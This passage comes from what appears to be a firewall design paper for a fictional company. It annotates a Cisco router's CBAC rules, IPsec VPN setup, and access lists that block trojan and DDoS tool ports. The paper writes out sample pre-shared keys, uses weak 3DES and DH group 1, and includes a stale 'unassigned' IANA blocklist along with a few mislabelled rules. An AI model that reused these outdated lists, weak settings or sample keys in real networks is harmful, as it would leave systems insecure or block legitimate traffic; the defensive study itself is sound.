Specifies loopback999 to be used as the source IP address for tftp transfers from this router. This allows tftp traffic to be filtered by source IP address to enhance tftp security.

The following configurations specify stateful inspection rules to be implemented by CBAC. This inspection rule has a different name to prevent confusion on the part of sysadmins. This will be our second level of stateful inspection (exterior router was first).

ip inspect name myintfw fragment maximum 256 timeout 1

Enables inspection of IP packet fragments, maximum number of unreassembled fragments allowed and a timeout value of 1 sec for incomplete fragments. We still want to assemble fragments in case the external firewall may have been bypassed.

ip inspect name myintfw http alert on

Enables inspection of http application and generates an alert message if the packet fails inspection. We are still inspecting HTTP.

ip inspect name myintfw smtp alert on

Enables inspection of smtp application and generates an alert message if the packet fails inspection. The same idea applies for SMTP.

ip inspect name myintfw ftp alert on

Enables inspection of ftp application and generates an alert message if the packet fails inspection.

ip inspect name myintfw tftp alert on

Enables inspection of tftp application and generates an alert message if the packet fails inspection.

ip inspect name myintfw tcp alert on

Enables inspection of generic tcp protocols and generates an alert message if the packet fails inspection. This inspects traffic not specifically covered by CBAC.

ip inspect name myintfw udp alert on

Enables inspection of generic udp protocols and generates an alert message if the packet fails inspection. This inspects traffic not specifically covered by CBAC.

3.1.4.1. VPN Configuration

This section establishes the VPN connections for GIACE teleworkers, mobile sales force, suppliers and partners. Suppliers and partners will be able to directly establish a VPN with the GIACE internal router due to the fact that their IP addresses are fairly consistent and known. The mobile sales Force, however, due to their mobile nature will not have consistent IP addresses. Therefore, in order to meet their VPN requirements, we will utilize our ISP's VPN Server. We will establish a VPN with the ISP server that the mobile sales force will access via dial up.

Teleworkers, who will utilize their home computers to establish the VPN, may also have varying IP addresses (but not as variable as the mobile sales force). Based on the fact that there are only a few teleworkers, we can establish an IP pool (IKE mode configuration) for their use in establishing the VPN. Additionally, teleworkers also use their home computers for their own personal use, so we must ensure they are authorized users prior to establishing the VPN. Teleworkers will authenticate via user-id/passwords prior to establishing the VPN.

GIACE suppliers and partners possess corporate networks that will facilitate a dedicated VPN with GIACE. The VPNs satisfy connectivity requirements for GIACE teleworkers, mobile sales force, suppliers and partners. The VPN satisfies the business policy of GIACE by allowing partners, suppliers, mobiles sales force and teleworkers to tunnel through the VPN in order to retrieve reseller packages, upload new fortune cookie sayings, and perform administrative tasks.

crypto isakmp policy 110

> Initiates the configuration of an ISAKMP policy with a priority of 110. The ISAKMP policy will establish the parameters for the Internet Key Exchange (IKE) Phase 1 exchange in which both VPN endpoints authenticate with each other. After authentication, IKE Phase 2 negotiations begin to establish the IPSEC Security Associations (SA) to be used in the IPSEC session. SAs describe how the two endpoints of the VPN will use security services to communicate with each other. Each SA includes the destination address of the peer, Security Parameter Index (SPI) (which is used to lookup the parameters in the Security Parameter Database (SPD) used in the IPSEC session), IPSEC Transforms (encryption/hash/authentication information), SA lifetime and security keys to be used in the session. This configuration uses the default policy (3DES encryption algorithm, SHA-1 Hash, SA Lifetime 86,400 seconds and Diffie-Helman Group 1Key Group) therefore, it's not shown in the configuration.

authentication pre-share

Establishes that a pre-shared key will be used in IKE Phase 1 authentication. It's extremely important to protect the pre-shared key. It's the only authentication required for partners, suppliers and the ISP. Due to the fact that we rarely have to re-establish this connection due to its dedicated nature, we only require the pre-shared key. However, close coordination between system administration shops will ensure the connection remains secure.

crypto isakmp key iLmdLP!! address 172.16.40.1 no-xauth

Defines the pre-shared key to be used (iLmdLP!!), the IP address of the peer to authenticate with and that x-authorization is not required to authenticate. The pre-shared keys must be identical and configured on both peers for IKE Phase 1 to be successful. In this configuration, we are establishing the pre-shared key to establish with GIACE suppliers (172.16.40.1). Extended-authentication (xauth)[45] is a Cisco feature that allows for authentication of users via tacacs+ or radius servers during IKE Phase 1. Users provide a userid/password to authenticate themselves during IKE Phase 1after which a tacacs+ or radius server is consulted. After successful authentication, IKE negotiations proceed. In this case where we are establishing a dedicated (long-term, infrequent disconnects) VPN with our suppliers, Extended Authentication will not be used.

crypto isakmp key Tmo2tBG address 172.16.50.1 no-xauth

Defines the pre-shared key to be used with GIACE partners. To be used in a dedicated VPN, so, no xauth is used.

crypto isakmp key Urs0Btm* address 10.0.98.1 no-xauth

Defines the pre-shared key to be used with the GIACE partners ISP's VPN Server. To be used in a dedicated VPN, so, no xauth is used.

crypto isakmp key Brenda** address 0.0.0.0 0.0.0.0

Defines the pre shared key to be used by GIACE teleworkers. In this case, where the IP address may vary (preventing establishment of the VPN because we don't know what IP address is going to be used to set up the connection), we define an address

[45] http://www.cisco.com/en/US/products/sw/secursw/ps2308/products_configuration_example09186a008009484 8.shtml

of 0.0.0.0 0.0.0.0 (any source IP address received on the interface). When an unknown source IP address appears on the interface an IP address is assigned, for the period of the connection, from a locally defined pool. However, we don't want to establish a VPN with anyone, so, in this case, we will require the user to authenticate via xauth (default unless specified otherwise (no-xauth)).

crypto isakmp client configuration address-pool local vpn_pool

Defines the location of the IP address pool to be assigned during client configuration (IKE Mode configuration) as a local pool name "vpn_pool." This is the pool from which an IP address will be assigned when establishing a VPN with an authenticated user with an unknown IP address.

crypto ipsec security-association lifetime seconds 86400

Defines the SA lifetime in seconds for the IPSEC session. IPSEC SA's will be renegotiated after the specified time (86400 seconds)

crypto ipsec transform-set remote_user esp-3des esp-sha-hmac

Defines the IPSEC transform set to be used in the IPSEC session. In this case we're using the Encapsulating Security Protocol (ESP) with 3DES, and SHA-1 Hashes. We're naming this transform set "remote_user." The transform set to be used will be negotiated during the IKE Phase 2.

crypto dynamic-map dynomap 10

Creates a dynamic crypto map named "dynomap" with a sequence number of 10 (used to edit the crypto map after configuration if required). Normally a crytpo map would be established with the IPSEC peer defined by IP address. In GIACE's case, where we have connectivity requirements that must be satisfied but the IP addresses are unknown (teleworkers), we can define a dynamic map that can be applied to any IPSEC session as the IPSEC parameters are negotiated with the unknown but authenticated peer. Basically, the dynamic crytpo map creates a template to be used for IPSEC sessions.

set transform-set remote_user

Identifies the transform set to be used in the dynamic map template. In this case, it's the "remote_user" transform set defined earlier.

set pfs group1

Identifies the Perfect Forward Secrecy (PFS) Group to be used in the dynamic map template. PFS specifies that a new Diffie-Helman exchange (a technique to share secret keys using encryption over an insecure communications channel) be performed each time IKE Phase 2 is accomplished when SA Lifetimes expire. Group 1 uses 768 bit keys to establish the secret key.

crypto map vpn_map client authentication list xauth_list

Creates a crypto map entry specifying clients to authenticate via an authentication list named "xauth_list." The name of this crypto map is "vpn_map." The configuration forces users trying to establish a VPN to authenticate using a named authentication list. This authentication list (xauth_list) refers to a tacacs+ server group from which the client will be authenticated. Crypto maps are applied to an interface to pull all the parts of the IPSEC configuration. They contain the traffic to be protected, how SAs are established, address to be used for the IPSEC traffic etc.

crypto map vpn_map client configuration address respond

Creates a crypto map entry for "vpn_map" that specifies the router to respond to any requesting client with an IP address.

crypto map vpn_map 110 ipsec-isakmp dynamic dynomap

Creates a crypto map entry for "vpn_map" that specifies ISAKMP will be used to establish IPSEC SA's and refers to a dynamic crypto map named "dynomap" to be used as the policy template.

Note: Only interfaces enabled and used in the operation of the GIACE network will be discussed.

interface Loopback999

This identifies the configurations for loopback999 to follow. This is visible when performing the "show running-configuration" command.

ip address 172.16.20.1 255.255.255.0

Specifies the IP address and subnet mask for loopback999 as 172.16.20.1 and 255.255.255.0.

interface Ethernet0/0

This identifies the configurations for ethernet 0/0 to follow.

description GIACE External LAN

Provides a description of what this interface is used for. In this case, it provides the connection to the GIACE external LAN (connection to GIACE Exterior Router).

ip address 192.168.0.10 255.255.255.248

Specifies the IP address and subnet mask for ethernet 0/0 as 192.168.0.10 and 255.255.255.0.

ip inspect myintfw in

Applies CBAC ruleset named "myintfw" to ethernet interface 0/0. When traffic is received on this interface, CBAC will inspect it and update the entry in the state table and create a temporary opening to the ACL applied to the ethernet 0/1 or ethernet 0/2 interfaces.

interface Ethernet0/1

This identifies the configurations for ethernet 0/1 to follow

description GIACE User Network

Provides a description of what this interface is used for. In this case, it provides the connection to the GIACE user network. (connection to GIACE internal employees.)

ip address 172.16.0.126 255.255.255.128

Specifies the IP address and subnet mask for ethernet 0/1 as 172.16.0.126 and 255.255.255.128.

ip inspect myintfw in

Applies CBAC ruleset named "myintfw" to ethernet interface 0/1. When traffic is received on this interface, CBAC will inspect it and make update the entry in the state table and create a temporary opening to the ACL applied to the ethernet 0/0 or ethernet 0/2 interfaces.

interface Ethernet0/2

This identifies the configurations for ethernet 0/2 to follow.

description GIACE Server Network

Provides a description of what this interface is used for. In this case, it provides the connection to the GIACE Server Network. (connection to GIACE Servers and sysadmins)

ip address 172.16.0.158 255.255.255.240

Specifies the IP address and subnet mask for ethernet 0/2 as 172.16.0.158 and 255.255.255.240.

ip inspect myintfw in

Applies CBAC ruleset named "myintfw" to ethernet interface 0/2. When traffic is received on this interface, CBAC will inspect it and make update the entry in the state table and create a temporary opening to the ACL applied to the ethernet 0/0 or ethernet 0/1 interfaces.

ip local pool vpn_pool 172.16.0.90 172.16.0.100

Establishes a local IP address pool for teleworkers to use for establishment of their VPN. The pool is required because their IP address is unknown by the GIACE interior router prior to establishment of the VPN. The range reserved for teleworkers is from 172.16.0.90 to 172.16.0.100.

ip route 0.0.0.0 0.0.0.0 192.168.0.9

Establishes a static default route to the GIACE External Router. Any packet destined for a network not directly connected to the GIACE internal router will be forwarded to 192.168.0.9.

3.1.4.2. EXTNETIN

The following access list is used to restrict access to the GIACE internal router (and therefore the GIACE internal LAN) from the GIACE External Router and the Internet (traffic entering from e0/0 to GIACE internal network). It is important in that it is the single ingress/egress point into the GIACE internal network. It will provide the second line of defense in our defense in depth strategy.

The order of the ACL first denies access to unauthorized traffic attempting to access services that are running internally to the GIACE network and are therefore vulnerable to exploitation. Also, we will deny access to the most commonly probed ports. This is also helpful in allowing us to log probes against the network. Next, we will deny attempts to spoof source ip addresses that may attempt to bypass the firewall. Additionally, we will specify traffic into the GIACE network to satisfy our business policy relating to GIACE customers, Suppliers, Partners, Mobile Sales, and teleworkers. Finally we will deny everything else we have not specified, implicitly denied or allowed.

We will attempt to maximize performance by placing the most used rules toward the top of the ACL (in the portion where we allow specific traffic). Our security policy prioritizes the blockage of malicious traffic over the allowance of required traffic and therefore includes all "deny" rules first. We will rely on CBAC functionality to dynamically open holes in the firewall for return traffic. Generally, our ACL's rules will deny all that is not specifically allowed. Each rule will be explained as to how it relates to our security policy and how it satisfies business policy.

ip access-list extended extnetin

> Creates named ACL called "extnetin. Individual rules for this named ACL (NACL) follows:

Note: This portion of the NACL blocks access to critical services utilized internally (which means they are exploitable) to GIACE from external access. Assuming hackers can bypass firewalls at will, they discover our open services on the interior network. We can specify rules to block traffic that might exploit those services and use them to compromise our network.

deny udp any any range 135 139

> Blocks UDP Netbios Traffic. This will block any attempt to exploit UDP-based NETBIOS running on the internal network from the exterior.

deny tcp any any range 135 139

> Blocks TCP Netbios Traffic. This blocks TCP-based NETBIOS traffic exploits.

deny udp any any range 161 162 log-input

> Blocks SNMP Traffic and log matches. We are not running SNMP so well block it.

deny ip any host 172.16.0.255

Blocks Broadcast Traffic into GIACE internal network. Helps prevent DOS attacks and makes us good Internet neighbors.

deny ip any host 192.168.0.255

Blocks Broadcast Traffic into the GIACE service network. Helps prevent DOS attacks. Same explanation as above.

deny tcp any any eq tacacs

Blocks Tacacs service from entering GIACE. Any Tacacs traffic will originate from this router, therefore, we should never see this type of traffic at the ethernet 0/0 interface.

deny tcp any any eq 22

Blocks ssh service from entering GIACE. SSH traffic should also never been seen at the ethernet 0/0 interface.

deny udp any any eq echo log-input

Blocks access to UDP echo port and log matches.

deny tcp any any eq echo log-input

Blocks access to TCP echo port and log matches.

deny tcp any any eq 11 log-input

Blocks access systat port and log matches.

deny udp any any eq chargen log-input

Blocks access to UDP character generator port and log matches.

deny tcp any any eq chargen log-input

Blocks access to TCP character generator port and log matches.

deny tcp any any eq telnet log-input

Blocks access to telnet port and log matches.

deny tcp any any eq finger log-input

Blocks access to finger port and log matches.

deny tcp any any eq 98 log-input

Blocks access to linuxconf port and log matches. GUI-based System administration tool for Linux. A very powerful tool!

deny tcp any any eq pop2 log-input

Blocks access to pop2 mail port and log matches.

deny tcp any any eq pop3 log-input

Blocks access to pop3 mail port and log matches.

deny tcp any any eq sunrpc log-input

Blocks access to sunrpc port and log matches.

deny tcp any any eq nntp log-input

Blocks access to Internet News port and log matches.

deny tcp any any eq 143 log-input

Blocks access to imap mail port and log matches.

deny tcp any any eq exec log-input

Blocks access to rsh port and log matches.

deny tcp any any eq login log-input

Blocks access to rlogin port and log matches.

deny udp any any eq who log-input

Blocks access to who port and log matches.

deny tcp any any eq cmd log-input

Blocks access to rcmd port and log matches.

deny tcp any any eq 515 log-input

Blocks access to printer spooler port and log matches.

deny tcp any any eq 635 log-input

Blocks access to NFS mount port and log matches.

deny tcp any any eq 1011 log-input

Blocks access to Doly Version 1.1 and 1.2 trojan port and log matches.

deny tcp any any eq 1015 log-input

Blocks access to Doly Version 1.5 trojan port and log matches.

deny tcp any any eq 1016 log-input

Blocks access to Doly Version 1.5 and 1.6 trojan port and log matches.

deny tcp any any eq 1035 log-input

Blocks access to Doly Version 1.35 trojan port and log matches.

deny tcp any any eq 1080 log-input

Blocks access to SOCKS port and log matches.

deny tcp any any eq 2000 log-input

Blocks access to NFS port and log matches.

deny tcp any any eq 3128 log-input

Blocks access to squid proxy port and log matches.

deny udp any any eq 4000 log-input

Blocks access to ICQ port and log matches.

deny tcp any any eq 5631 log-input

Blocks access to TCP PCAnywhere version 8.x and 9.x port and log matches.

deny udp any any eq 5632 log-input

Blocks access to UDP PCAnywhere version 8.x and 9.x port and log matches.

deny tcp any any range 6000 6255 log-input

Blocks access to X-Windows ports and log matches.

deny tcp any any range 6665 6669 log-input

Blocks access to TCP IRC port and log matches.

deny udp any any range 6665 6669 log-input

Blocks access to UDP IRC port and log matches.

deny tcp any any eq 8080 log-input

Blocks access to Wingate sniffer port and log matches.

deny tcp any any range 12345 12346 log-input

Blocks access to Netbus trojan ports and log matches.

deny tcp any any eq 16660 log-input

Blocks access to Stacheldracht Distributed DOS port (Client to Handler) and log matches.

deny tcp any any eq 27374 log-input

Blocks access to SubSeven 2.1 port and log matches.

deny udp any any eq 27444 log-input

Blocks access to UDP Trin00 Distributed DOS port (master to Daemons) and log matches.

deny tcp any any eq 27665 log-input

Blocks access to TCP Trin00 Distributed DOS port (Intruder to Master) and log matches.

deny tcp any any eq 31335 log-input

Blocks access to UDP Trin00 Distributed DOS port (Daemon to Master) and log matches.

deny tcp any any eq 31337 log-input

Blocks access to Back Orifice trojan port and log matches.

deny udp any any range 31789 31790 log-input

Blocks access to Hack 'a' Tack trojan ports and log matches.

deny udp any any range 54320 54321 log-input

Blocks access to Back Orifice 2K trojan ports and log matches.

deny tcp any any eq 65000 log-input

Blocks access to Stacheldracht Distributed DOS port (Handler to Agents) and log matches.

deny tcp any any eq 65301 log-input

Blocks access to TCP PCAnywhere version 8.x. and log matches.

Note: This portion of the NACL blocks access from attempts to utilize GIACE internal addressing, multicasts and unassigned/reserved IANA networks as a source IP address in an attempt to spoof the GIACE external router. All matches will be logged for investigation.

deny ip 224.0.0.0 31.255.255.255 any log-input

Block multicast into protected net.

deny ip 240.0.0.0 15.255.255.255 any log-input

Block class E networks.

deny ip 0.0.0.0 0.255.255.255 any log-input

Block IANA reserved nets.

deny ip 169.254.0.0 0.0.255.255 any log-input

Block IANA reserved nets.

deny ip 192.0.2.0 0.0.0.255 any log-input

Block IANA reserved nets.

deny ip 127.0.0.0 0.255.255.255 any log-input

Block IANA reserved nets.

deny ip 172.16.0.0 0.0.0.127 any log-input

Block traffic with internal network as source ip incoming.

deny ip 172.16.0.128 0.0.0.127 any log-input

Block traffic with internal network as source ip incoming.

deny ip 192.168.0.0 0.0.0.255 any log-input

Block traffic with internal network as source ip incoming.

Note: This is the unassigned IANA IPV4 unassigned address space section.

```
deny ip 1.0.0.0 0.255.255.255 any log-input
deny ip 2.0.0.0 0.255.255.255 any log-input
deny ip 5.0.0.0 0.255.255.255 any log-input
deny ip 7.0.0.0 0.255.255.255 any log-input
deny ip 23.0.0.0 0.255.255.255 any log-input
deny ip 27.0.0.0 0.255.255.255 any log-input
deny ip 31.0.0.0 0.255.255.255 any log-input
deny ip 36.0.0.0 0.255.255.255 any log-input
deny ip 37.0.0.0 0.255.255.255 any log-input
deny ip 39.0.0.0 0.255.255.255 any log-input
deny ip 41.0.0.0 0.255.255.255 any log-input
deny ip 42.0.0.0 0.255.255.255 any log-input
deny ip 58.0.0.0 0.255.255.255 any log-input
deny ip 59.0.0.0 0.255.255.255 any log-input
deny ip 60.0.0.0 0.255.255.255 any log-input
deny ip 70.0.0.0 0.255.255.255 any log-input
deny ip 71.0.0.0 0.255.255.255 any log-input
deny ip 72.0.0.0 0.255.255.255 any log-input
deny ip 73.0.0.0 0.255.255.255 any log-input
deny ip 74.0.0.0 0.255.255.255 any log-input
deny ip 75.0.0.0 0.255.255.255 any log-input
deny ip 76.0.0.0 0.255.255.255 any log-input
deny ip 77.0.0.0 0.255.255.255 any log-input
deny ip 78.0.0.0 0.255.255.255 any log-input
```

```
deny ip 79.0.0.0 0.255.255.255 any log-input
deny ip 83.0.0.0 0.255.255.255 any log-input
deny ip 84.0.0.0 0.255.255.255 any log-input
deny ip 85.0.0.0 0.255.255.255 any log-input
deny ip 86.0.0.0 0.255.255.255 any log-input
deny ip 87.0.0.0 0.255.255.255 any log-input
deny ip 88.0.0.0 0.255.255.255 any log-input
deny ip 89.0.0.0 0.255.255.255 any log-input
deny ip 90.0.0.0 0.255.255.255 any log-input
deny ip 91.0.0.0 0.255.255.255 any log-input
deny ip 92.0.0.0 0.255.255.255 any log-input
deny ip 93.0.0.0 0.255.255.255 any log-input
deny ip 94.0.0.0 0.255.255.255 any log-input
deny ip 95.0.0.0 0.255.255.255 any log-input
deny ip 96.0.0.0 0.255.255.255 any log-input
deny ip 97.0.0.0 0.255.255.255 any log-input
deny ip 98.0.0.0 0.255.255.255 any log-input
deny ip 99.0.0.0 0.255.255.255 any log-input
deny ip 100.0.0.0 0.255.255.255 any log-input
deny ip 101.0.0.0 0.255.255.255 any log-input
deny ip 102.0.0.0 0.255.255.255 any log-input
deny ip 103.0.0.0 0.255.255.255 any log-input
deny ip 104.0.0.0 0.255.255.255 any log-input
deny ip 105.0.0.0 0.255.255.255 any log-input
deny ip 106.0.0.0 0.255.255.255 any log-input
deny ip 107.0.0.0 0.255.255.255 any log-input
deny ip 108.0.0.0 0.255.255.255 any log-input
deny ip 109.0.0.0 0.255.255.255 any log-input
deny ip 110.0.0.0 0.255.255.255 any log-input
deny ip 111.0.0.0 0.255.255.255 any log-input
deny ip 112.0.0.0 0.255.255.255 any log-input
deny ip 113.0.0.0 0.255.255.255 any log-input
deny ip 114.0.0.0 0.255.255.255 any log-input
deny ip 115.0.0.0 0.255.255.255 any log-input
deny ip 116.0.0.0 0.255.255.255 any log-input
deny ip 117.0.0.0 0.255.255.255 any log-input
deny ip 118.0.0.0 0.255.255.255 any log-input
deny ip 119.0.0.0 0.255.255.255 any log-input
deny ip 120.0.0.0 0.255.255.255 any log-input
deny ip 121.0.0.0 0.255.255.255 any log-input
deny ip 122.0.0.0 0.255.255.255 any log-input
deny ip 123.0.0.0 0.255.255.255 any log-input
deny ip 124.0.0.0 0.255.255.255 any log-input
deny ip 125.0.0.0 0.255.255.255 any log-input
deny ip 126.0.0.0 0.255.255.255 any log-input
deny ip 127.0.0.0 0.255.255.255 any log-input
```

deny ip 197.0.0.0 0.255.255.255 any log-input
deny ip 222.0.0.0 0.255.255.255 any log-input
deny ip 223.0.0.0 0.255.255.255 any log-input

Note: This section includes permitted traffic in order to satisfy GIACE's business policy.

permit icmp any 172.16.0.0 0.0.0.255 echo-reply

Allow icmp echo replies into GIACE network to the GIACE network for troubleshooting. Allows GIACE system administrators/users to troubleshoot network connectivity problems.

Note: This section provides baseline services required for the daily operation of GIACE employees. Internet, mail, newsgroups, DNS, ftp, SSL, and NTP are all required to support business operations. The ability to connect to servers/routers to perform maintenance, perform research, correspond with customers, employees, suppliers, and partners are all core business requirements needed to satisfy business operations.

permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp

Allow mail delivery to GIACE internal mail server from external mail server. This satisfies GIACE employee's e-mail requirement.

permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306

Allows sql queries from webserver to sql server. This rule is especially important to the business operations of GIACE. It allows the webserver (front end) to run queries against the sql server (back end) where all GIACE inventory, customer, accounts, supplies, delivery, customer service and price list information is contained. It allows GIACE customers, suppliers, partners, teleworkers and sales force to conduct business with GIACE.

permit udp 192.168.0.0 0.0.0.15 host 172.16.0.136 eq syslog

Allows logging to syslog server from the GIACE Service network and Exterior router. This allows system administrators to investigate/troubleshoot suspect activity occurring on the service network.

permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp

Allows service net to get time from NTP server 1. This aids in investigation of suspect traffic by being able to correlate times across networks.

permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp

Allows service net to get time from NTP server 2 (backup). This aids in investigation of suspect traffic by being able to correlate times across networks.

permit udp host 192.168.0.9 host 172.16.0.142 eq tftp

Allows sysadmin to tftp files from router. This enables system administrators to copy external router configurations and IOSs to the tftp server on the system administrator host at 172.16.0.142 for backup purposes.

permit udp host 192.168.0.9 host 172.16.0.143 eq tftp

Allows sysadmin to tftp files from router. This enables system administrators to copy external router configurations and IOSs to the tftp server on the system administrator host at 172.16.0.143 for backup purposes.

deny ip any any log-input

Block everything else not specified and logs matches.

3.1.4.3. USERNETOUT

The following access list is used to restrict access to the GIACE external network and server network from the User Network (traffic entering from ethernet 0/1). It is important in that it specifies authorized traffic in/out of GIACE's user network. Additionally, it restricts access to GIACE network resources to help prevent insider attacks.

The order of the ACL first denies access to unauthorized traffic attempting to access services that are running internally to the GIACE network and are therefore vulnerable to exploitation. Also, we will deny traffic to the most commonly probed ports. This is also helpful in allowing us to log probes against the network. This will help prevent "insider" attacks. Next, we will specify traffic allowed from the GIACE User network to satisfy our business policy relating to GIACE customers, Suppliers and Partners.

Finally we will deny everything else we have not specified or implicitly denied or allowed. We will attempt to maximize performance by placing the most used rules toward the top of the ACL (in the portion where we allow specific traffic). Our security policy prioritizes the blockage of malicious traffic over the allowance of required traffic and therefore includes all "deny" rules first. We will rely on CBAC functionality to dynamically open holes on the firewall for return traffic. Generally, our ACLs rules will deny all that is not specifically allowed. Each rule will be explained as it relates to how our security policy satisfies business policy.

ip access-list extended usernetout (traffic entering from e0/1 to external/server networks)

Creates named ACL called "usernetout". Individual rules for this named ACL (NACL) follows:

Note: This portion of the NACL blocks access to critical services utilized internally (which means they are exploitable) to GIACE from external access.

deny udp any any eq tftp log-input

Block TFTP Traffic and logs matches.

deny udp any any range 161 162 log-input

Block SNMP Traffic and logs matches.

deny tcp any any eq tacacs log-input

Blocks Tacacs service from entering GIACE and logs matches.

deny ip any host 172.16.0.159

Blocks Broadcast Traffic into GIACE Server network. Helps prevent DOS attacks.

deny ip any host 192.168.0.7

Blocks Broadcast Traffic into service network. Helps prevent DOS attacks.

deny udp any any eq echo log-input

Blocks access to UDP echo port and log matches.

deny tcp any any eq echo log-input

Blocks access to TCP echo port and log matches.

deny tcp any any eq 11 log-input

Blocks access systat port and log matches.

deny udp any any eq chargen log-input

Blocks access to UDP character generator port and log matches.

deny tcp any any eq chargen log-input

Blocks access to TCP character generator port and log matches.

deny tcp any any eq telnet log-input

Blocks access to telnet port and log matches.

deny tcp any any eq finger log-input

Blocks access to finger port and log matches.

deny tcp any any eq 98 log-input

Blocks access to linuxconf port and log matches. GUI-based System administration tool for Linux. A very powerful tool!

deny tcp any any eq pop2 log-input

Blocks access to pop2 mail port and log matches.

deny tcp any any eq sunrpc log-input

Blocks access to sunrpc port and log matches.

deny tcp any any eq 143 log-input

Blocks access to imap mail port and log matches.

deny tcp any any eq exec log-input

Blocks access to rsh port and log matches.

deny tcp any any eq login log-input

Blocks access to rlogin port and log matches.

deny udp any any eq who log-input

Blocks access to who port and log matches.

deny tcp any any eq cmd log-input

Blocks access to rcmd port and log matches.

deny tcp any any eq 515 log-input

Blocks access to printer spooler port and log matches.

deny tcp any any eq 635 log-input

Blocks access to NFS mount port and log matches.

deny tcp any any eq 1011 log-input

Blocks access to Doly Version 1.1 and 1.2 trojan port and log matches.

deny tcp any any eq 1015 log-input

Blocks access to Doly Version 1.5 trojan port and log matches.

deny tcp any any eq 1016 log-input

Blocks access to Doly Version 1.5 and 1.6 trojan port and log matches.

deny tcp any any eq 1035 log-input

Blocks access to Doly Version 1.35 trojan port and log matches.

deny tcp any any eq 1080 log-input

Blocks access to SOCKS port and log matches.

deny tcp any any eq 2000 log-input

Blocks access to NFS port and log matches.

deny tcp any any eq 3128 log-input

Blocks access to squid proxy port and log matches.

deny udp any any eq 4000 log-input

Blocks access to ICQ port and log matches.

deny tcp any any eq 5631 log-input

Blocks access to TCP PCAnywhere version 8.x and 9.x port and log matches.

deny udp any any eq 5632 log-input

Blocks access to UDP PCAnywhere version 8.x and 9.x port and log matches.

deny tcp any any range 6000 6255 log-input

Blocks access to X-Windows ports and log matches.

deny tcp any any range 6665 6669 log-input

Blocks access to TCP IRC port and log matches.

deny udp any any range 6665 6669 log-input

Blocks access to UDP IRC port and log matches.

deny tcp any any eq 8080 log-input

Blocks access to Wingate sniffer port and log matches.

deny tcp any any range 12345 12346 log-input

Blocks access to Netbus trojan ports and log matches.

deny tcp any any eq 16660 log-input

Blocks access to Stacheldracht Distributed DOS port (Client to Handler) and log matches.

deny tcp any any eq 27374 log-input

Blocks access to SubSeven 2.1 port and log matches.

deny udp any any eq 27444 log-input

Blocks access to UDP Trin00 Distributed DOS port (master to Daemons) and log matches.

deny tcp any any eq 27665 log-input

Blocks access to TCP Trin00 Distributed DOS port (Intruder to Master) and log matches.

deny tcp any any eq 31335 log-input

Blocks access to UDP Trin00 Distributed DOS port (Daemon to Master) and log matches.

deny tcp any any eq 31337 log-input

Blocks access to Back Orifice trojan port and log matches.

deny udp any any range 31789 31790 log-input

Blocks access to Hack 'a' Tack trojan ports and log matches.

deny udp any any range 54320 54321 log-input

Blocks access to Back Orifice 2K trojan ports and log matches.

deny tcp any any eq 65000 log-input

Blocks access to Stacheldracht Distributed DOS port (Handler to Agents) and log matches.

deny tcp any any eq 65301 log-input

Blocks access to TCP PCAnywhere version 8.x. and log matches.

Note: This section includes permitted traffic in order to satisfy GIACE's business policy.

permit icmp 172.16.0.0 0.0.0.127 any echo

Allows icmp echos into GIACE network for troubleshooting. Allows GIACE System Administrators/Users to troubleshoot network connectivity problems.

Note: This section provides baseline services required for the daily operation of GIACE employees. Internet, mail, newsgroups, DNS, ftp, SSL, and NTP are all required to support business operations. The ability to connect to servers/routers to perform maintenance, perform research, correspond with customers, employees, suppliers, and partners are all core business requirements needed to satisfy business operations.

Note: NETBIOS services on NT domains are important for LAN communication between users. They are required for a variety of services including authentication, file sharing, printing, resource browsing, and service management etc. The NETBIOS services primarily used are[46]:

NETBIOS Name Service (NBNS) – UDP/TCP Port 137
NETBIOS Datagram Service (NBDGM) – UDP/TCP Port 138
NETBIOS Session Service (NBSS) – UDP/TCP Port 139

The following services are required on the GIACE LAN:

File sharing – TCP 139 (PDC/BDC, File Server, User Workstations)
Printing – UDP 137/138 TCP 139 (PDC/BDC, User Workstations)
Resource Browsing – UDP 137,138 (PDC/BDC, File Server, User Workstations)
NT Management – TCP 139 (PDC/BDC, File Server, E-mail Server)
WINS Registration – TCP 137 (PDC/BDC, File Server, E-mail Server, User Workstations)
Authentication - UDP 137/138, TCP 139 (PDC/BDC, File Server, E-mail Server, User Workstations)

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq 137

Allows NT domain access. This allows the user network to make connections with the WINS server on the service network via NBNS in order to resolve NETBIOS names required for NT domain authentication and file server access. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq 137

Allows NT domain access. This allows the user network to register themselves with WINS via NBNS. This rule is required to allow the

[46] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 1, Module 5

GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.130 range 137 138

Allows NT domain access. This allows the user network to use NBNS and NBDGM services with the NT Primary Domain Controller (PDC) on the service network in order to authenticate to gain access to the NT domain, to perform network printing and to browse network resources. The PDC implements the security policy relating to resource access on the domain. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.)..

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.130 range 137 139

Allows NT domain access. This allows the user network to use NBNS, NBDGM and NBSS services with the NT Primary Domain Controller (PDC) on the service network in order to authenticate to gain access to the NT domain, register with WINS, to perform network printing and to browse network resources. The PDC implements the security policy relating to resource access on the domain. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.131 range 137 138

Allows NT domain access. This allows the user network to use NBNS and NBDGM services with the NT Backup Domain Controller (BDC) on the service network in order to authenticate to gain access to the NT domain, to perform network printing and to browse network resources. The BDC implements the security policy relating to resource access on the domain when the PDC is unavailable. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.131 range 137 139

Allows NT domain access. This allows the user network to use NBNS, NBDGM and NBSS services with the NT Backup Domain Controller (BDC) on the service network in order to authenticate to gain access to the NT domain, register with WINS, to perform network printing and to browse network resources. The BDC

